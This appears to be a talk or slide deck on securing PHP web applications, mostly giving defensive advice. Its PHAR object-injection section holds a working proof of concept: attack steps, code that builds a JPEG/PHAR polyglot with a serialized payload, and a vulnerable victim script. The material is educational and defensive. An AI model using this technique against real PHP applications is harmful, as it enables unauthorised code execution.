How to make PHP WEB applications less vulnerable?

Author: Kostiantyn Soloviov,
Backend engineer at GOG.com(CD Project Red group);
LinkedIn: soloviov-kostiantyn-php-dev

Agenda:

1. Systemize and analyze threats sources and vulnerabilities;
2. Understanding of how to handle these threats;
3. Find out security-oriented mindset basis;

Threats sources:

1. Open source;
2. Users;
3. Engineers in itself and result of their work(codebase, environment);
4. Hardware;

Open source advantages:

- Lower software costs;
- Open codebase;
- No vendor lock-in;
- Community support;

Problems with open source:

1. Provided tools are not always used or configured properly;
2. All dependencies are potentially vulnerable;
3. Code can be pentested;

How to make open source usage more secure:

1. During library integration you have to understand:
   - Why this library is used for this solution?
   - What’s library reputation?
   - Are there a better ones?
   - How provided configuration meets project requirements?
   - Is this configuration correct from the library setup point of view?
   - Which edge cases have implemented config?
   - Test it after set up;

How to make open source usage more secure:

2. Consider all received from open source data potentially vulnerable. Treat it the same as to the user input;
3. Update vulnerable dependencies. To make it easier use scanners;
4. Log everything (separate logging topics, use remote append-only storage, protect your log storage from overflow);
5. Monitor suspicious activity;
6. Do not run composer with sudo;

Conclusion:

Open source is still better than closed source because you know what’s inside of it. Remember, there’s no silver bullet. So, understand why you use it and use it properly.

Developers threats:

Vulnerability: Social engineering (Cognitive biases, ethology);
Solution: Learn how your brain can trick you. Try to be a fool for only 5 minutes a day.

Developers threats:

Vulnerability: Weak hashes usage(MD2, MD4, MD5, RIPEMD-160, and SHA-1);
Solution:
1. Use secure hashes(PBKDF2, scrypt, bcrypt);
2. Strong hash functions give time to react.
3. Do not create own algorithm if you are not a professional cryptographist;

Developers threats:

Vulnerability: Brute force;
Solution:

1. Lock account after a certain amount of failed attempts;
2. If brute force is not in browser WEB-form. If it is SSH attack then change default port and make root user inaccessible via SSH;
3. Provide 2-factor authentication;
4. Limit Logins to a Specified IP Address or Range;
5. Use CAPTCHA;
6. Monitor your logs;

Developers threats:

Vulnerability: Sending sensitive data through information channels (emails, phone messages, etc);
Solution: Do not send sensitive data like passwords via plain text;

Developers threats:

Vulnerabilities: Broken Access Control(OWASP top 1) & Insecure design & Insecure object reference;
Solution:

1. White list based development(First of all prohibit all access and after give it on demand);
2. Proper access validation;
3. Always think about corner cases;

Developers threats:

Vulnerability: Wrong UUID usage;
Solution:

1. Always validate it;
2. Never rely on it for authorization purposes(In certain cases UUID can be predicted. For instance when it uses timestamps for uniqueness);

Developers threats:

Vulnerability: Typical environment set up mistakes;
Solution:

1. Turn off debug output and crashes on prod;
2. Environments need to be isolated;
3. Store encrypted backups on another server;
4. In case you need prod data to debug, please give only the required and the smallest portion of it;
5. Never store credentials in repository. Use secret managers like Hashicorp Vault, Keywhiz, etc, or Cloud-Native Secret Manager like AWS' Secrets Manager.
6. Do not run services under sudo;

User threats:

1. Input(Files, Forms, HTTP Requests);
2. Output(Console, Database, HTTP response);

Input and output problems:

1. Insufficient input filtering;
2. Incorrect output escaping;

Input filtering strategies:

Demilitarized zone vs all places validation

Input filtering approaches:

1. Whitelist vs blacklist filtering;
2. Filters must be reliable and tests covered;
3. Objects should exist only if they are valid;

Output escaping:

1. Special characters should behave like regular characters;
2. Prefixing your output and remember that different output can have different escaping rules;

Output vulnerabilities:

Vulnerability: XSS(Stored and Reflected) ;
Solution:

1. Sanitize your output;
2. Use the “HttpOnly” flag to make cookies unreachable via XSS;
3. Use GET requests only for reading. If you make actions via GET method, XSS script can use it for its purposes;

Input vulnerabilities:

Vulnerability: CSRF;
Solution:

1. For CSRF use token that can not be read by a third part script;
2. Expire token once request from form received;
3. Encrypt token;

Input vulnerabilities:

Vulnerability: LFI, RFI;
Solution:

1. Always validate input;
2. If it’s possible avoid passing user-submitted input to any filesystem/framework API;
3. Build whitelist of files that can be included;

Input vulnerabilities:

Vulnerability: 1st and 2nd order SQL injections;
Solution:

1. Use only PDO. It allow to not interpret input data as SQL command;
2. Validate all data even if it can not be modified by user input directly;
3. Use tools for validation like sqlmap;

Input vulnerabilities. PHAR file object injection:

PHP stream wrappers – this are built-in wrappers for various URL-style protocols for use with the filesystem functions.

Wrappers list:

1. file:// — Accessing local filesystem
2. http:// — Accessing HTTP(s) URLs
3. ftp:// — Accessing FTP(s) URLs
4. php:// — Accessing various I/O streams
5. zlib:// — Compression Streams
6. data:// — Data (RFC 2397)
7. glob:// — Find pathnames matching pattern
8. phar:// — PHP Archive
9. ssh2:// — Secure Shell 2
10. rar:// — RAR
11. ogg:// — Audio streams
12. expect:// — Process Interaction Streams

Input vulnerabilities. PHAR file object injection:

PHAR archive structure:

1. a stub – A PHP file that will bootstrap the archive. The stub must contain the __HALT_COMPILER(); token, and the default stub includes the ability to run a PHAR with or without the PHP extension enabled;
2. manifest - contains meta-data information about the archive, and its contents.
3. the file contents
4. [optional] a signature for verifying phar integrity (.phar file format only)

Input vulnerabilities. PHAR file object injection:

PHAR manifest file entry:

Phar Manifest file entry

Size in bytes	Description
4 bytes	Filename length in bytes
??	Filename (length specified in previous)
4 bytes	Un-compressed file size in bytes
4 bytes	Unix timestamp of file
4 bytes	Compressed file size in bytes
4 bytes	CRC32 checksum of un-compressed file contents
4 bytes	Bit-mapped File-specific flags
4 bytes	Serialized File Meta-data length (`0` for none)
??	Serialized File Meta-data, stored in serialize() format

Input vulnerabilities. PHAR file object injection:

List of functions that trigger phar manifest desirialization;

copy
file_exists
file
fileatime
filectime
filegroup
fileinode
filemtime
fileowner
fileperms
filesize
filetype
fopen
is_dir
is_executable
is_file
is_link
is_readable
is_writable
lstat
parse_ini_file
readfile
rename
stat
touch
unlink

Input vulnerabilities. PHAR file object injection:

Information that need to be known to run exploit:


1. Know file content;
2. Know file location(enough to know namespace);
3. Know where called unserialize;

Input vulnerabilities. PHAR file object injection:

How to execute the attack;

1. Investigate all required information about codebase;
2. In stub create signature of JPEG file;
3. Create class with payload, serialize it and put it to the manifest metadata;
4. Upload file to the system;

Input vulnerabilities. PHAR file object injection:



Input vulnerabilities. PHAR file object injection:

```php
// exploit classes
class Token
{
}

class HackedObject
{
}

$token = new Token();
$token->userData = "\r\nCracked user in 'wakeup' method;\r\n";

$payload = new HackedObject();
$payload->token = $token;
$payload->message = "Hacked message in destructor;\r\n";

$tempname = 'temp.tar.phar';
$basicImage = file_get_contents('images/hackerman.jpg');
$payloadedImage = 'images/hackerman-with-payload.jpg';
$prefix = '';

echo "Serialized payload:\r\n";
echo serialize($payload) . "\r\n";

// make jpg
file_put_contents($payloadedImage, generate_polyglot(generate_base_phar($payload, $prefix), $basicImage));
```

Input vulnerabilities. PHAR file object injection:

```php
function generate_base_phar($payloadObject, $prefix){
    global $tempname;
    @unlink($tempname);
    $phar = new Phar($tempname);
    $phar->startBuffering();
    $phar->addFromString("random.txt", "any text");
    $phar->setStub("$prefix<?php __HALT_COMPILER(); ?>");
    $phar->setMetadata($payloadObject);
    $phar->stopBuffering();

    $basecontent = file_get_contents($tempname);
    @unlink($tempname);
    return $basecontent;
}
```

Input vulnerabilities. PHAR file object injection:

```
object-injection-poc$ ./create_payload.sh
Serialized payload:
O:12:"HackedObject":2:{s:5:"token";O:5:"Token":1:{s:8:"userData";s:36:"
Cracked user in 'wakeup' method;
";}s:7:"message";s:31:"Hacked message in destructor;
";}
```

Input vulnerabilities. PHAR file object injection:

```php
<?php

class Token
{
    public $userData;

    public function login()
    {
        return $this->userData;
    }
}

class HackedObject
{
    public $token;
    public $message;
    public $fileName;

    function __construct($fileName)
    {
        $this->fileName = $fileName;
    }

    function __wakeup()
    {
        is_file($this->fileName);
        echo $this->token->login();
    }

    public function __destruct()
    {
        is_file($this->fileName);
        echo $this->message;
    }
}

$object = new HackedObject($argv[1] . '/any-suffix.any-format');

//file_exists($argv[1] . '/any-suffix.any-format');
```

Input vulnerabilities. PHAR file object injection:

Input vulnerabilities. PHAR file object injection:

Input vulnerabilities. PHAR file object injection:

How to protect from the attack;

1. Validate input. Code in packages is not vulnerable. Vulnerable code that substitutes user’s input into them;
2. Never use serialize/unserialize. Use json_encode/json_decode instead;
3. Understand that execution unserialize function with list of allowed classes in $options variable does not prevent from code execution(More about it here: https://www.php.net/manual/en/function.unserialize.php);

Conclusions:

1. Always remember about security no mater what you do;
2. Play “What if?” game;
3. Be paranoid but don’t be psycho. Do not make security just for security. Efforts for application hacking should be higher than obtained reward. Always remember about business value and user experience;
4. Store as smallest amount of sensitive data as possible;
5. Never trust developers and users;
6. Provide accident reaction practices. Company should have instructions/protocols of how to react for accidents or systems that automatically react on it.
7. Check OWASP-top 10, OWASP Application Security Verification Standard and OWASP Cheat Sheet Series

Sources:

1. https://owasp.org/www-project-top-ten/;
2. https://owasp.org/www-project-application-security-verification-standard/;
3. https://cheatsheetseries.owasp.org/;
4. https://github.com/CertainGitHubUser/object-injection-poc;
5. https://github.com/ambionics/phpggc;

Q&A